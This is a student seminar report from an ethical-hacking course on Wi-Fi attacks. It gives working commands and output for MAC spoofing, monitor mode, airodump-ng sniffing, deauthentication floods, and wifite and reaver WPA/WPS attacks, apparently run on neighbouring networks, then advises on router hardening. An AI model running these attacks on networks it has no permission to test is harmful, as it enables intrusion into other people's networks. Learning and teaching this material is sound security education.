Seminar Report

INSE6961: Graduate Seminar in Information & Systems Engineering

Concordia Institute for Information Systems Engineering

Concordia University, Montreal, Canada

Winter 2024

Submitted by

Iftekhar Rahman

ID:40255986

Contents:

Learn Ethical Hacking from Scratch

Introduction

This course uniquely caters to both novices and seasoned enthusiasts in the field of cybersecurity. It begins at a foundational level, assuming no prior knowledge, and progressively delves into advanced concepts, equipping learners with the skills to think and act like both a black-hat hacker and a security expert.

The course is designed with a strong emphasis on practical skills, balanced with essential theoretical knowledge. It methodically breaks down the complex field of ethical hacking into manageable segments, each focusing on a specific type of penetration testing. From installing the necessary software across various operating systems like Windows, Linux, and Apple Mac OS, to actively engaging in hacking exercises, the course offers a dynamic and interactive learning environment. This course is organized into four main segments: network hacking, access gaining, post-exploitation, and web attacks.

I delved into the intricacies of penetration testing and network hacking, where the focus was on understanding how networks function and how devices interact within these networks. I explored methods to exploit these communication processes to manipulate network connections, including techniques for cracking Wi-Fi encryption and retrieving Wi-Fi keys to gain access to networks. This report will primarily focus on the first segment, discussing the methods and techniques used for accessing and hacking into networks.

Network Hacking

Network Structure and Communication:

Networks consist of multiple clients (like computers and mobile devices) that connect to each other to share resources. In most home scenarios, the central component that facilitates this connection is the router, which acts as a server or access point. The router or access point is the only device that has direct access to the Internet, making it a critical node in the network. All other devices must communicate through this router to access the Internet or any other network resource.

Data Transmission and Access Points:

Data is transmitted between clients and the router in the form of packets, which are essentially small chunks of data sent over the network. These packets are sent back and forth as requests and responses, such as when a user attempts to visit a website. The user's device sends a request to the router, which then forwards this request to the Internet, retrieves the desired web page, and sends it back to the user's device in a similar packet format.



Figure1: Example of a Typical Network

Implications for Network Hacking:

Understanding this network structure is crucial for network hacking. By exploiting how data is transmitted and how access points manage these transmissions, hackers can manipulate or intercept communications. For example, hackers might use tools to capture and analyze packets traveling to and from the router. This could allow them to uncover sensitive information like passwords or even hijack sessions to gain unauthorized access to online services. By analyzing the packets and the flow of data in a network, ethical hackers can identify vulnerabilities such as weak encryption methods or flaws in how the network handles data. This knowledge enables them to strengthen the network's security by implementing better encryption techniques or configuring network settings to minimize vulnerabilities.

Network hacking involves a deep understanding of how networks operate and how data is communicated between devices and access points. Ethical hackers use this knowledge to test and secure networks, ensuring that data transmissions within a network are protected against unauthorized access and exploitation.

For setting up a hacking lab

1. Installed VMware
2. Install Kali Linux in VMware
3. A wireless adapter and it needs to be installed in kali Linux.
   For installing the wireless adapter following commands are used:
   sudo apt update
   sudo apt upgrade -y
   sudo apt dist-upgrade -y

sudo reboot now
sudo apt update
sudo apt install realtek-rtl88xxau-dkms(install the driver)
sudo apt install dkms



Figure:2 installing the wireless adapterr in Kali Linux.

Change the Mac Address and wireless mode.

A MAC address, which stands for Media Access Control, is a permanent, unique identifier assigned to network interfaces by the manufacturer of the device. As a hacker I need to keep myself anonymous by changing the Mac address and wireless mode of my device. The steps are provided below:

- **ifconfig** (monitor the interface of network that are connected
- **ifconfig wlan0 down** (Disable the adapter: (wlan0 is the wireless adapter))
- **ifconfig wlan0 hw ether 00:22: 33:44:55:66** which is the new mac address)
- **ifconfig wlan0 up** to enable the connection again.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# ifconfig wlan0 hw ether 00:22:33:44:55:66
root@kali:~# ifconfig wlano up
wlano: ERROR while getting interface flags: No such device
root@kali:~# ifconfig wlan0  up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.220.129  netmask 255.255.255.0  broadcast 192.168.220.255
        inet6 fe80::20c:29ff:fe51:3698  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:51:36:98  txqueuelen 1000  (Ethernet)
        RX packets 772  bytes 53098 (51.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 232  bytes 24959 (24.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 98  bytes 7648 (7.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 98  bytes 7648 (7.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
```

Figure 3: Change the Mac Address

In our current network configuration, the Kali Linux machine is limited to capturing packets only addressed to it. To expand our data capture to all nearby network traffic, we must transition our network interface from Managed mode to Monitor mode, thereby enabling comprehensive monitoring of all wireless communications within range. The steps are given below:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill

Killing these processes:

    PID Name
   2412 wpa_supplicant

root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# Ifconfig wlan0 up
Command 'Ifconfig' not found, did you mean:
  command 'ifconfig' from deb net-tools
Try: apt install <deb name>
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:5.22 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Figure 4: Change the Mode into Monitor mode

Packet Sniffing of 2.4Ghz and 5Ghz

Wifi networks operate primarily on two frequency bands: 2.4 GHz and 5 GHz. The 2.4 GHz band is widely used and is the default frequency for many network sniffing tools like airodump-ng, which may not capture 5 GHz band networks unless specifically configured to do so.Wireless adapters are essential for connecting to these frequencies, and while many can detect and communicate with the 2.4 GHz band, fewer support the 5 GHz band, especially with advanced features like monitor mode and packet injection. Even high-quality adapters such as the Alpha AWUS0360NHA may be limited to 2.4 GHz. However, dual-band adapters like the Alpha AWUS0360ACH can work with both frequencies.

To capture traffic on the 5 GHz band, airodump-ng must be adjusted with the 'band A' argument. This enables the discovery of networks that would otherwise go undetected. It's also possible to monitor both bands by specifying multiple bands in the tool's command, though this may result in slower performance due to the increased number of channels to cover. The ability to sniff on the 5 GHz band is contingent upon the capabilities of the wireless adapter in use. If a network or connected devices are not being detected, it may indicate they are communicating over the 5 GHz band, necessitating the use of an adapter that supports this frequency for a complete network analysis.

Command for getting the data of 2.4Ghz band near me: **“airodump-ng wlan0”**

Command for getting the data of 5Ghz band near me **“airodump-ng --band a wlan0”**

Command for both 2.4GHz and 5GHz. **“airodump-ng --band abg wlan0”**



Figure 5: Available network near me

Targeted Packet Sniffing

Targeted packet sniffing involves using tools like Airodump-ng to monitor and analyze network traffic from a specific network. This method enhances data collection by focusing solely on a designated network, identified by its BSSID and operating channel. The setup filters out irrelevant data, streamlining the analysis process.Data captured during the sniffing process is saved in various formats for detailed examination with tools such as Wireshark. However, a major challenge arises with networks that use WPA2 encryption, which secures data transmission, making it unreadable without decryption keys.

I have chosen the network which is given below.

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

64:66:24:F8:EA:17 -45 22 316 53 0 44 1733 WPA2 CCMP PSK BELL4050

the command **"airodump-ng --bssid 64:66:24:F8:EA:17 --channel 44 --write test wlan0"** displayed all clients connected to the network with the BSSID 64:66:24:F8:EA:17



Figure 6: Clients of Targeted Network

DE authentication Attack.

From the connected clients of 64:66:24:F8:EA:17 I decided to disconnect A4:4B:D5:BD:B8:4B which is my own device by using the command “aireplay-ng --deauth 10000000 -a 64:66:24:F8:EA:17 -c A4:4B:D5:BD:B8:4B wlan0”.



Figure:7 Client is disconnected

Gaining WPA/WPA2 Network Access

This attack was conducted using a Kali tool named 'wifite'. I surveyed all the networks within my range and chose network number 13 for the attack.



Figure 8 Available network for attack

```
   11       (4E:68:E8:1E:F2:CB)     6  WPA     43db    no    1
   12                 VIRGIN900    11  WPA-P   41db   yes
   13                Telecom19902     6  WPA-P   38db    no
   14                      AL11     6  WPA-P   38db    no
   15               TP-Link_2DE3     3  WPA-P   36db   yes
   16                    BELL959    11  WPA-P   35db   yes
   17        CIKTEL_PORTAL_4176*     1  WPA-P   34db    no    1
   18                    BELL930*     6  WPA-P   31db   yes
   19       (98:48:27:25:C1:8C)     6  WPA     25db    no
   20                  VIRGIN367     1  WPA-P   23db   yes    1
   21       (0E:62:A6:DD:10:F6)     1  WPA-P   23db   yes
   22       (5C:E9:31:C2:4F:2E)    10  WPA     22db    no    2
   23                  BELL982-V    11  WPA-P   17db    no
 [+] Select target(s) (1-23) separated by commas, dashes or all: 13

 [+] (1/1) Starting attacks against 30:DE:4B:62:7E:98 (Telecom19902)
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] Telecom19902 (42db) WPA Handshake capture: Listening. (clients:0, deauth:8s, timeout:4m37s)
 [+] Telecom19902 (39db) WPA Handshake capture: Listening. (clients:0, deauth:4s, timeout:4m33s)
 [+] Telecom19902 (39db) WPA Handshake capture: Listening. (clients:0, deauth:3s, timeout:4m32s)
 [+] Telecom19902 (39db) WPA Handshake capture: Listening. (clients:0, deauth:2s, timeout:4m31s)
 [+] Telecom19902 (16db) WPA Handshake capture: Listening. (clients:0, deauth:12s, timeout:3m53s) ^C
 [!] Interrupted

 [+] Finished attacking 1 target(s), exiting
root@kali:~# clear
```

Figure 9: Performing Attack on Telecom19902

Hacking WPA & WPA2 Without a Wordlist

Here I tried to do brute force attack but unfortunately, I failed as the WPS pin cannot be found.

```
Applications  Places                                              Apr 19  21:32
                                                                  root@kali: ~
root@kali:~# reaver --bssid 98:48:27:25:C1:8C --channel 1 --interface wlan0 -vvv --no-associate

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 1
[+] Waiting for beacon from 98:48:27:25:C1:8C
[+] Received beacon from 98:48:27:25:C1:8C
[+] Vendor: Broadcom
WPS: A new PIN configured (timeout=0)
WPS: UUID - hexdump(len=16): [NULL]
WPS: PIN - hexdump_ascii(len=8):
     31 32 33 34 35 36 37 30                         12345670
WPS: Selected registrar information changed
WPS: Internal Registrar selected (pbc=0)
WPS: sel_reg_union
WPS: set_ie
WPS: cb_set_sel_reg
WPS: Enter wps_cg_set_sel_reg
WPS: Leave wps_cg_set_sel_reg early
WPS: return from wps_selected_registrar_changed
[+] Trying pin "12345670"
[+] Associated with 98:48:27:25:C1:8C (ESSID: carrytel8c)
[+] Sending EAPOL START request
send_packet called from send_eapol_start() send.c:48
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
[+] Received deauth request
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
```

Figure 10: Trying to get the WPS Pin

Configuring Wireless Settings for maximum Security

In today's digital landscape, securing network infrastructure is crucial due to the increasing sophistication of cyber threats. This discussion focuses on implementing robust security measures to safeguard networks effectively. The primary method of entry for many cyber-attacks is through weak network security, making it imperative to strengthen these defenses. To begin with, accessing and modifying router settings plays a pivotal role in network security. It is recommended to log into the router's settings page using the router's IP address, which can be found using the IP route command in the terminal. Once accessed, it is essential to secure the router with a strong, complex password and utilize WPA2 personal encryption to enhance security. This encryption method remains the most secure and ensures that the data transmitted over the network is protected against unauthorized access. Another critical security measure is disabling Wi-Fi Protected Setup (WPS), which, despite its convenience, is vulnerable to external attacks. Disabling WPS eliminates a potential entry point for attackers, thereby fortifying the network's defenses. Additionally, the implementation of MAC filtering or access control lists contributes significantly to network security. This feature allows network administrators to specify which devices are allowed to connect to the network, providing an additional layer of control and preventing unauthorized devices from accessing the network. Regular updates and monitoring of router settings are also vital. Cyber threats are continually evolving, requiring consistent vigilance and prompt application of security updates and patches. By staying informed about potential vulnerabilities and updating security settings accordingly, the integrity and security of the network can be maintained.

Conclusion

During the course, I encountered several technical challenges that provided valuable learning experiences. Firstly, I faced compatibility issues while installing a virtual machine and Kali Linux on my device, which required navigating through system requirements and configurations. Additionally, setting up the Wi-Fi adapter (rtl8811cu) proved to be problematic due to driver and compatibility issues.

Despite these hurdles, the course was instrumental in deepening my understanding of network security. I learned about various techniques and attacks, comprehending the mechanisms behind them, and now feel equipped to apply these strategies across various scenarios. The inability to use an online dictionary attack as the Wi-Fi PIN of the target was not found further underscored the complexities of real-world cybersecurity challenges.

In conclusion, this course not only enhanced my technical skills but also emphasized the importance of securing systems against potential attacks. It was an enriching experience that I would highly recommend to others interested in advancing their cybersecurity knowledge and capabilities.

References:

1) https://concordia.udemy.com/course/learn-ethical-hacking-from-scratch/
2) https://www.youtube.com/watch?v=pwYH0NNWWzU&t=42s
3) https://www.youtube.com/watch?v=hEXwOkyYNL0